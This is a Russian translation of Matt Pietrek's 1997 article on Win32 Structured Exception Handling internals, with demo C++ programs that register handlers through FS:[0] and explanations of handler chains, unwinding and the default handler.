Наконец, сложив эти кирпичики вместе, я написал маленькую программку для демонстрации этого очень простого описания **SEH** на уровне ОС. На рис. 3 показан файл **MYSEH.CPP**, который имеет только две функции. Функция main использует три инлайновых ассемблерных блока. Первый блок создает в стеке структуру **EXCEPTION_REGISTRATION** используя две операции **PUSH**(**"PUSH handler"** и **"PUSH FS:[0]"**). **PUSH FS:[0]** сохраняет предыдущее значение **FS:[0]** как часть этой структуры, но в настоящее время это для нас не важно. Важно, что в стеке находится экземпляр 8-байтовой структуры **EXCEPTION_REGISTRATION**. Следующая операция (**MOV FS:[0],ESP**) делает так, чтобы первый **DWORD** в **TIB**'е указывал на новую структуру **EXCEPTION_REGISTRATION**.

```
//==============================================
// MYSEH - Мэт Питрек 1997
// Microsoft Systems Journal, Январь 1997
// FILE: MYSEH.CPP
// To compile: CL MYSEH.CPP
//==============================================
#define WIN32_LEAN_AND_MEAN
#include

#include

DWORD  scratch;

EXCEPTION_DISPOSITION
__cdecl
```

```
_except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext )
{
    unsigned i;

    // Сообщаем, что сработал наш обработчик исключений.
    printf( "Hello from an exception handler!\n" );

    // Изменяем значение регистра EAX в context record таким образом, чтобы оно
    // указывало на какое-либо, доступное для записи место в памяти.
    ContextRecord->Eax = (DWORD)&scratch

    // Просим ОС еще раз попытаться выполнить вызвавшую исключение инструкцию.
    return ExceptionContinueExecution;
}

int main()
{
    DWORD handler = (DWORD)_except_handler;

    __asm
    {                       // Создаем структуру EXCEPTION_REGISTRATION:
        push    handler     // Адрес функции обработчика исключений.
        push    FS:[0]      // Адрес предыдущего EXECEPTION_REGISTRATION.
        mov     FS:[0],ESP // Добавляем в связанный список EXECEPTION_REGISTRATION.
    }

    __asm
    {
        mov     eax,0       // Обнуляем значение регистра EAX.
        mov     [eax], 1    // Чтобы преднамеренно вызвать исключение, делаем запись
                            // по нулевому адресу.
    }

    printf( " After writing!\n" );

    __asm
    {                        // Удаляем из связанного списка EXECEPTION_REGISTRATION.
        mov     eax,[ESP]    // Получаем указатель на предыдущий
                             // EXECEPTION_REGISTRATION.
        mov     FS:[0], EAX // Устанавливаем в начале списка предыдущий
                             // EXECEPTION_REGISTRATION.
        add     esp, 8       // Удаляем из стека структуру EXECEPTION_REGISTRATION.
    }
    return 0;
}
```

Рисунок 3. MYSEH.CPP Если вас задаетесь вопросом: почему я создал экземпляр структуры EXCEPTION_REGISTRATION в стеке, вместо того, чтобы использовать для нее глобальную переменную, то на это есть серьезное основание. Когда вы используете синтаксис компилятора try/_except, компилятор также создает в стеке экземпляр структуры EXCEPTION_REGISTRATION. Я просто показываю вам упрощенную версию того, что сделал бы компилятор, если бы вы использовали _try/_except. (Примечание переводчика: _Edmond/HI-TECH по поводу возможности поместить экземпляр структуры EXCEPTION_REGISTRATION не в стек, а в глобальную переменную сказал следующее: Этого делать нельзя!!! Код ядра, который управляет SEH, проверяет, где находится экземпляр структуры EXCEPTION_REGISTRATION. Если эта структура находится не в стеке - он вызывает аварийное исключение.).

Вернемся к функции main, следующий ассемблерный блок преднамеренно вызывает ошибку, обнулив регистр **EAX**(**MOV EAX, 0**), и затем, использует значение этого регистра как адрес памяти, по которому следующая операция пытается произвести запись (**MOV DWORD PTR [EAX], 1**). Заключительный ассемблерный блок удаляет этот простой обработчик исключений: сначала он восстанавливает предыдущее содержимое **FS:[0]**, и после этого удаляет с вершины стека запись

EXCEPTION_REGISTRATION(**ADD ESP, 8**).

Теперь, представьте, что вы выполняете **MYSEH.EXE**, и способны видеть, что происходит. Когда выполняется инструкция **"MOV DWORD PTR [EAX], 1"**, происходит исключение, вызванное нарушением прав доступа. Система смотрит на **FS:[0]** в **TIB**'е, и находит указатель на экземпляр структуры **EXCEPTION_REGISTRATION**. В этой структуре находится указатель на функцию обработчика исключений из **MYSEH.CPP**. После этого система помещает в стек четыре обязательных параметра (которые я описал ранее), и вызывает функцию **_except_handler**.

Код внутри except_handler сначала, с помощью printf, выводит на экран надпись: _“ Yo! I made it here!”. Затем _except_handler устраняет причину возникновения ошибки. Проблема, вызвавшая исключение заключается в том, что регистр EAX указывает на адрес памяти, по которому не может быть произведена запись (в данном случае, нулевой адрес). Исправление состоит в изменении значения регистра EAX в структуре CONTEXT, так чтобы он указывал на такое место в памяти, в которое разрешена запись. В этой простой программе переменная типа DWORD(scratch) создана только для этой цели. Последнее действие функции _except_handler - вернуть значение ExceptionContinueExecution, которое определено в стандартном файле EXCPT.H.

Когда ОС видит, что было возвращено значение **ExceptionContinueExecution**, она “понимает”, что вы исправили проблему, и команда, вызвавшая исключение, должна быть выполнена снова. Так как моя функция **_except_handler** скорректировала регистр **EAX**, чтобы он указывал на подходящую область памяти, со второй попытки инструкция **"MOV DWORD PTR [EAX], 1"** выполняется нормально, и функции main продолжает работать дальше. Видите, всё это было не слишком сложно, не так ли?

Погружаемся немного глубже

Рассмотрев этот простой сценарий, давайте вернемся назад, и заполним некоторые оставшиеся пробелы. Пока обработчик исключений является общим для всего кода программы, решение нельзя назвать - совершенным. В приложении любого размера, было бы чрезвычайно неразумно делать только одну функцию для обработки всех тех исключений, которые могут произойти в его коде. Гораздо более разумный сценарий заключается в том, что нужно сделать группу обработчиков исключений, каждый из которых будет охранять определенный участок кода. Вы можете не знать этого, но операционная система обеспечивает именно такую функциональность.

Помните структуру **EXCEPTION_REGISTRATION**, которую система использует, чтобы найти **callback**-функцию обработчика исключений? Первый член этой структуры, который я ранее игнорировал, называется prev. На самом деле это указатель на другую структуру **EXCEPTION_REGISTRATION**. Эта вторая структура **EXCEPTION_REGISTRATION** может иметь совершенно другую функцию обработчика. К тому же, его поле prev может указывать на третью структуру **EXCEPTION_REGISTRATION**, и так далее. Другими словами, мы имеем просто связанный список структур **EXCEPTION_REGISTRATION**. На начало этого списка всегда указывает первый **DWORD** в **TIB**(**FS:[0]** в машинах на основе **Intel**).


Что ОС делает с этим связанным списком структур **EXCEPTION_REGISTRATION**? Когда происходит исключение, система обходит этот список в поисках такой структуры **EXCEPTION_REGISTRATION**, обработчик исключений которой согласится обработать исключение. В случае **MYSEH.CPP**, обработчик согласился обработать исключение, вернув значение **ExceptionContinueExecution**. Обработчик исключений может также отказаться обрабатывать исключение. В этом случае ОС переходит к следующей структуре **EXCEPTION_REGISTRATION**, и просит её обработчик обработать исключение. Рис. 4 иллюстрирует данный процесс. Как только система находит обработчик исключений, который соглашается обработать исключение, она

прекращает обход связанного списка структур **EXCEPTION_REGISTRATION**.

Чтобы увидеть пример обработчика исключений, который отказывается от обработки исключения, посмотрите **MYSEH2.CPP** на рис. 5. Чтобы не усложнять код, я немного схитрил, и использовал небольшой обработчик исключений уровня компилятора. Функция **main** всего лишь устанавливает блок **_try/_except**. В блоке **_try** - производится вызов функции **HomeGrownFrame**. Код этой функции очень похож на код предыдущей программы **MYSEH**. Она помещает **EXCEPTION_REGISTRATION** в стек, и делает так, чтобы **FS:[0]** указывал на вершину этой структуры. После установки нового обработчика, функция преднамеренно вызывает ошибку, производя запись в память по нулевому адресу:

```
*(PDWORD)0 = 0;
```

Функция обработчика исключений, снова названная except_handler, сильно отличается от своей ранней версии. Код сначала распечатывает код и флажки исключения, взятые из структуры ExceptionRecord, указатель на которую функция получает в качестве параметра. Причина, по которой распечатываются флажки исключения, станет, ясна вам позже. Так как эта функция _except_handler не намерена обрабатывать исключение, она возвращает значение ExceptionContinueSearch. Это заставляет операционную систему продолжить поиск другого обработчика исключений в следующем EXCEPTION_REGISTRATION из связанного списка. А теперь, можете мне поверить, следующий установленный обработчик исключений - это обработчик из блока _try/_except в функции main. Блок _except просто распечатывает текст: _"Caught the exception in main()".В данном случае обработка исключения также проста, как и его игнорирование.



1. Происходит исключение;
2. Операционная система использует блок информации потока, чтобы найти начало цепочки обработчиков исключений;
3. Операционная система вызывает первую в списке callback-функцию обработчик исключений;
4. Первый обработчик исключений отказывается обрабатывать исключение;
5. Операционная система переходит к предыдущему обработчику;
6. Операционная система вызывает вторую callback-функцию обработчик исключений;
7. Второй обработчик исключений отказывается обрабатывать исключение;
8. Операционная система переходит к предыдущему обработчику;
9. Операционная система вызывает третью callback-функцию обработчик исключений;
10. Третий обработчик исключений берется за обработку исключения;

Рисунок 4. Поиск нужного обработчика исключений. (Примечание переводчика: в оригинале этого рисунка есть ошибка. Там все обработчики отказываются от обработки исключения.)

```
//==================================================
 // MYSEH2 - Мэт Питрек 1997
 // Microsoft Systems Journal, Январь 1997
 // FILE: MYSEH2.CPP
 // To compile: CL MYSEH2.CPP
 //==================================================
 #define WIN32_LEAN_AND_MEAN
 #include

 #include

 EXCEPTION_DISPOSITION
 __cdecl
 _except_handler(
     struct _EXCEPTION_RECORD *ExceptionRecord,
     void * EstablisherFrame,
     struct _CONTEXT *ContextRecord,
     void * DispatcherContext )
 {
     printf( " Home Grown handler: Exception Code: %08X Exception Flags %X ",
              ExceptionRecord->ExceptionCode, ExceptionRecord->ExceptionFlags );
     if ( ExceptionRecord->ExceptionFlags & 1 )
```

```
        printf( " EH_NONCONTINUABLE" );
    if ( ExceptionRecord->ExceptionFlags & 2 )
        printf( " EH_UNWINDING" );
    if ( ExceptionRecord->ExceptionFlags & 4 )
        printf( " EH_EXIT_UNWIND" );
    if ( ExceptionRecord->ExceptionFlags & 8 )
        printf( " EH_STACK_INVALID" );
    if ( ExceptionRecord->ExceptionFlags & 0x10 )
        printf( " EH_NESTED_CALL" );
    printf( "\n" );

    // Отказываемся... Мы не хотим обрабатывать его... Позволяем кому-нибудь
    // другому сделать это.
    return ExceptionContinueSearch;
}

void HomeGrownFrame( void )
{
    DWORD handler = (DWORD)_except_handler;

    __asm
    {                       // Создаем структуру EXCEPTION_REGISTRATION:
        push    handler     // Адрес функции нашего обработчика исключений.
        push    FS:[0]      // Адрес предыдущего EXECEPTION_REGISTRATION.
        mov     FS:[0],ESP // Добавляем в связанный список EXECEPTION_REGISTRATION.
    }

    *(PDWORD)0 = 0;         // Преднамеренно вызываем исключение.
    printf( " I should never get here!\n" );

    __asm
    {                        // Удаляем EXECEPTION_REGISTRATION из связанного списка.
       mov     eax,[ESP]     // Получаем указатель на предыдущий
                             // EXECEPTION_REGISTRATION.
       mov     FS:[0], EAX   // Устанавливаем в начале списка предыдущий
                             // EXECEPTION_REGISTRATION.
       add     esp, 8        // Удаляем из стека структуру EXECEPTION_REGISTRATION.
    }
}

int main()
{
    _try
    {
        HomeGrownFrame();
    }
    _except( EXCEPTION_EXECUTE_HANDLER )
    {
        printf( " Caught the exception in main()\n" );
    }

    return 0;
}
```

Рисунок 5. MYSEH2.CPP

Ключевая мысль: повышение контроля над выполнением программы. Когда обработчик отказывается обрабатывать исключение, он фактически отказывается решать, откуда, в конечном счете, будет продолжено выполнение программы. Тот обработчик, который соглашается обработать исключение, и решает, откуда продолжится выполнение программы после того, как будет завершена обработка исключения. Это очень важно, но не очевидно.

При использовании **SEH**, функция все равно может завершиться аварийно в том случае, если ее **exception handler** не обработает возникшее исключение. Например, в **MYSEH2** минимальный обработчик в функции **HomeGrownFrame** не обрабатывает исключение. Так как кто-то дальше по цепочке обрабатывает исключение (функция **main**), **printf** после ошибочной инструкции никогда не выполняется. В некоторой степени, использование **SEH** напоминает использование функций

setjmp и **longjmp** из **RTL**.

Если вы выполните **MYSEH2**, то увидите нечто удивительное в том, что она выводит на экран. Похоже, что функция **_except_handler** вызывается дважды. Учитывая, что вы сейчас знаете, причина ее первого вызова должна быть понятна. Но откуда взялся второй вызов?


```
Home Grown handler: Exception Code: C0000005 Exception Flags 0
Home Grown handler: Exception Code: C0000027 Exception Flags 2
                                             EH_UNWINDING
Caught the Exception in main()
```

Есть очевидное различие: сравните две строки, которые начинаются с "Home Grown Handler:". В частности флажки исключения равны 0 в первый раз, и 2 во второй. Это подводит меня к понятию раскрутки (**unwinding**). Зайдём немного вперёд: если **callback** -функция обработчика отказывается обрабатывать исключение, она вызывается во второй раз. Однако это не происходит сразу же. Всё немного сложнее. Мне нужно будет уточнить сценарий исключения в последний раз.

Когда происходит исключение, система обходит список структур **EXCEPTION_REGISTRATION**, до тех пор пока не находит обработчик исключения. Как только он найдётся, ОС снова обходит список, до узла, который будет обрабатывать исключение. (**Примечание переводчика**: *это утверждение может ввести вас в заблуждение! Лично у меня, после его прочтения, сложилось впечатление, что процессом раскрутки полностью управляет ОС. На самом деле, это не так. Процесс раскрутки инициируется обработчиком, взявшимся за обработку исключения. Более того, для проведения раскрутки, обработчику могут вообще не понадобиться услуги ОС, т.к. у него может иметься собственный код для ее реализации*.) Во время этого второго прохода ОС вызывает каждый обработчик ещё раз, но на этот раз значение флагов исключения равно 2, что соответствует **EH_UNWINDING**(определение **EH_UNWINDING** есть в файле **EXCEPT.INC**, который находится в исходниках **RTL Visual C++**, но в **Win32 SDK** его эквивалента нет).

Для чего нужен **EH_UNWINDING**? Когда **callback**-функция обработчика вызывается во второй раз (с флагом **EH_UNWINDING**), ОС даёт функции-обработчику шанс провести очистку, которую ей надо сделать. Какую ещё очистку? Прекрасный пример - деструктор класса в **C++**. Если обработчик исключений отказывается обрабатывать исключение, тогда функция, которую он защищает, обычно, не завершается в штатном режиме. Давайте рассмотрим функцию, в которой создан объект **C++**-класса в виде локальной переменной. Спецификация **C++** говорит, что деструктор обязан быть вызван. Второй вызов обработчика с флажком **EH_UNWINDING** как раз, и дает возможность функции, произвести очистку. В процессе очистки вызываются деструкторы и **_finally** -блоки.

После того, как исключение было обработано, и все предыдущие фреймы обработчиков исключений были вызваны для раскрутки, выполнение программы может быть продолжено с любого места, указанного обработчиком исключений. Помните, что не достаточно просто установить указатель команд на желаемый адрес и продолжить выполнение. Код, где продолжится выполнение, ожидает, что указатель стека и стекового кадра (регистры **ESP** и **EBP** на процессорах **Intel**) установлены так, чтобы указывать на кадр стека, в пределах которого было обработано исключение. Следовательно, обработчик, принимающий определённое исключение, отвечает за установку указателей стека и стекового кадра на те значения, которые они имели в том кадре стека, в котором выполнялся код **SEH** , обработавший исключение.



Обратите внимание: обработчик, взявшийся за обработку исключения и вызвавший раскрутку, принадлежит той EXCEPTION_REGISTRATION, которая обведена красной рамкой.

Рисунок 6 Схема раскрутки, вызванной исключением. (Примечание переводчика: на оригинальном рисунке не была обозначена та EXCEPTION_REGISTRATION **, которой принадлежит обработчик, взявшийся за обработку исключения.)** В общем, раскрутка вызванная исключением приводит к удалению из стека всего, что находится ниже того стекового

кадра, в котором обрабатывается исключение. Это почти равносильно тому, как если бы те функции никогда не вызывались. Другой эффект раскрутки состоит в удалении всех структур **EXCEPTION_REGISTRATION**, стоящих в списке перед обработавшей исключение. Это имеет смысл, поскольку эти структуры **EXCEPTION_REGISTRATIONs** обычно создаются в стеке. После того, как исключение было обработано, указатели на стек и фрейм будут указывать на более высокие адреса памяти, чем те, в которых находились удаленные из списка структуры **EXCEPTION_REGISTRATIONs**. Рис. 6 иллюстрирует сказанное мной (**Примечание переводчика** : *на этом рисунке мы видим, судя по всему, схему раскрутки, инициированной дефолтным обработчиком исключений*).

Помогите! Некому обработать исключение!

До сих пор я подразумевал, что ОС всегда находит обработчик где-то в связанном списке структур **EXCEPTION_REGISTRATION**. А что случится в том случае, если это предположение окажется неверным? (**Комментарий переводчика**: *Мэт так и не ответил на этот вопрос…*) Но это практически никогда не случается потому, что ОС для каждого потока не явно устанавливает дефолтный обработчик. Дефолтный обработчик всегда является последним узлом в связанном списке, и всегда соглашается обработать исключение. Как я покажу позже, его работа несколько отличаются от обычной **callback** -функции обработчика.

Давайте теперь посмотрим, где именно система устанавливает свой дефолтный обработчик. Очевидно, что это должно делаться на ранней стадии выполнения потока, еще до того, как начнется выполнение пользовательского кода. Рис. 7 показывает написанный мной примерный псевдокод процедуры **BaseProcessStart**(**BaseProcessStart** - это внутренняя процедура **Windows NT**, находящаяся в **KERNEL32.DLL**). **BaseProcessStart** имеет только один параметр: стартовый адрес потока (**thread's entry point**). **BaseProcessStart** выполняется в контексте нового процесса, и вызывает точку входа, чтобы начать выполнение первого потока в процессе.

```
BaseProcessStart( PVOID lpfnEntryPoint )
 {
     DWORD retValue
     DWORD currentESP;
     DWORD exceptionCode;

     currentESP = ESP;

     _try
     {
         NtSetInformationThread( GetCurrentThread(),
                                 ThreadQuerySetWin32StartAddress,
                                 &lpfnEntryPoint, sizeof(lpfnEntryPoint) );

         retValue = lpfnEntryPoint();

         ExitThread( retValue );
     }
     _except(// код выражения-фильтра
             exceptionCode = GetExceptionInformation(),
             UnhandledExceptionFilter( GetExceptionInformation() ) )
     {
         ESP = currentESP;

         if ( !_BaseRunningInServerProcess )         // Обычный процесс
             ExitProcess( exceptionCode );
         else                                        // Сервис
             ExitThread( exceptionCode );
     }
 }
```

Рисунок 7. Псевдокод BaseProcessStart. Заметьте, что вызов **lpfnEntryPoint** вложен в **_try**-блок. Это тот самый **_try**-блок, который заносит дефолтный обработчик в связанный список. Все прочие обработчики исключений, которые будут зарегистрированы позднее, в список будут вставлены перед этим обработчиком. Если происходит возврат из функции **lpfnEntryPoint**, значит выполнение потока завершено нормально. В этом случае, **BaseProcessStart** для завершения потока вызывает **ExitThread**.

С другой стороны, что произойдет, если поток вызовет исключение, которое не будет обработано пользовательскими обработчиками исключений? В этом случае, управление получит код находящийся после ключевого слова **_except**. В **BaseProcessStart**, этот код вызывает **API UnhandledExceptionFilter**, к которой я вернусь позже. Ключевой момент: **API UnhandledExceptionFilter** - это, по сути, дефолтный обработчик исключений.

Если **UnhandledExceptionFilter** возвращает значение **EXCEPTION_EXECUTE_HANDLER**, тогда в **BaseProcessStart** выполняется код в **_except**-блоке. Задачей этого кода является завершение текущего процесса, что он и делает, вызывая **ExitProcess**. Если немного подумать, это имеет смысл; общепринято что, если программа вызывает ошибку, и не обрабатывает ее, система завершает ее процесс. В псевдокоде вы видите подробности того, где и как это делается.

К вышесказанному осталось добавить только одно. Если поток, вызвавший ошибку, выполняется как сервис, выполняющийся в отдельном потоке, блок **_except** не вызывает **ExitProcess** - вместо этого он вызывает **ExitThread**. Ведь вы же не хотели бы завершать весь сервисный процесс, только потому, что один из сервисов совершил ошибку.

Так, что же делает код дефолтного обработчика исключений находящийся в **UnhandledExceptionFilter**? Когда я задаю этот вопрос на семинарах, очень мало людей могут ответить на него. После простой демонстрации поведения дефолтного обработчика, обычно все становится на свои места, и люди все понимают. Я просто запускал программу, которая преднамеренно вызывала ошибку, и указывал на то, что случалось в результате (см. рис. 8).




Рисунок 8. Диалог, который выдается при возникновении необработанного программой исключения (Unhandled Exception Dialog). На верхнем уровне, **UnhandledExceptionFilter** отображает диалог, сообщая вам, что произошла ошибка. В этот момент вам дается возможность, или закончить проблемный процесс, или начать его отладку. Намного больше из того, что при этом происходит, остается за кулисами, и я опишу эти вещи в конце статьи.

Как я показал, при возникновении исключения, может быть выполнен (и часто выполняется) пользовательский код. Аналогично, пользовательский код может быть выполнен, и в процессе операции раскрутки. Этот код может и сам содержать ошибки, и стать причиной другого исключения. По этой причине, есть еще два значения, которые может вернуть обработчик исключений: **ExceptionNestedException** и **ExceptionCollidedUnwind**. В то же время, очевидно, что это довольно сложный материал, и я не собираюсь останавливаться на нем здесь. Достаточно сложно понять даже основные факты.

Из Microsoft Systems Journal. Январь 1997..

(продолжение статьи)

Win32™ SEH изнутри (ч.2)

Автор: Matt Pietrek / пер. Oleg_SK, SI

Дата: 2005-08-11

SEH на уровне компилятора

(листинг) (находится в архиве `wasm_files.zip`: `files/0385/listings.zip`)

Пока я редко упоминал слова **_try** и **_except**, так как всё, что я описывал до сих пор, реализуется на уровне ОС. Однако, при взгляде на кривость двух моих маленьких программ, которые использовали, базовый **SEH**, обертка компилятора вокруг этого механизма - смотрится гораздо лучше. Давайте теперь посмотрим, как **Visual C++** формирует свою **SEH**-надстройку над базовым **SEH**.

Для начала, важно запомнить, что другой компилятор, используя средства базового **SEH** уровня системы, может сделать что-то совершенно другое. Ничто не заставляет компилятор реализовывать модель **_try/_except**, которую описывает документация **Win32 SDK**. Например, развивающийся **Visual Basic 5.0** использует **SEH** во время выполнения кода, но структуры данных и алгоритмы полностью отличаются от описанных здесь.

Если вы читали раздел документации **Win32 SDK** о **SEH**, вам будет понятен следующий синтаксис так называемого “основанного на кадре” (**"frame-based”**) обработчика исключений:

```
try {
    // тело защищаемого кода
}
except (выражение-фильтр) {
    // блок обработчика исключений
}
```

Проще говоря, весь код внутри **_try**-блока защищён структурой **EXCEPTION_REGISTRATION**, которая создана в кадре стека функции. При входе в функцию новая структура **EXCEPTION_REGISTRATION** помещается в начало связанного списка обработчиков исключений. После завершения блока **try**, его структура **EXCEPTION_REGISTRATION** удаляется из списка. Как я уже говорил, адрес начала списка хранится по адресу **FS:[0]**. Таким образом, если вы при отладке программы встречаете строчки типа:

```
MOV DWORD PTR FS:[00000000],ESP
```

или

```
MOV DWORD PTR FS:[00000000],ECX
```

вы можете быть уверены, что код устанавливает или удаляет **_try/_except** -блок.

Теперь, когда вы знаете, что блок **_try** соответствует структуре **EXCEPTION_REGISTRATION** находящейся в стеке, вам, возможно, захочется узнать: что известно относительно **callback**-функции закрепленной за **EXCEPTION_REGISTRATION**? Используя терминологию **Win32**, **callback**-функция обработчика исключений соответствует коду выражения-фильтра. Чтобы освежить вашу память скажу, выражение-фильтр - это код находящийся в скобках, которые идут сразу после ключевого слова **_except**. Именно этот код решает, выполнится ли код в последующем {}-блоке.

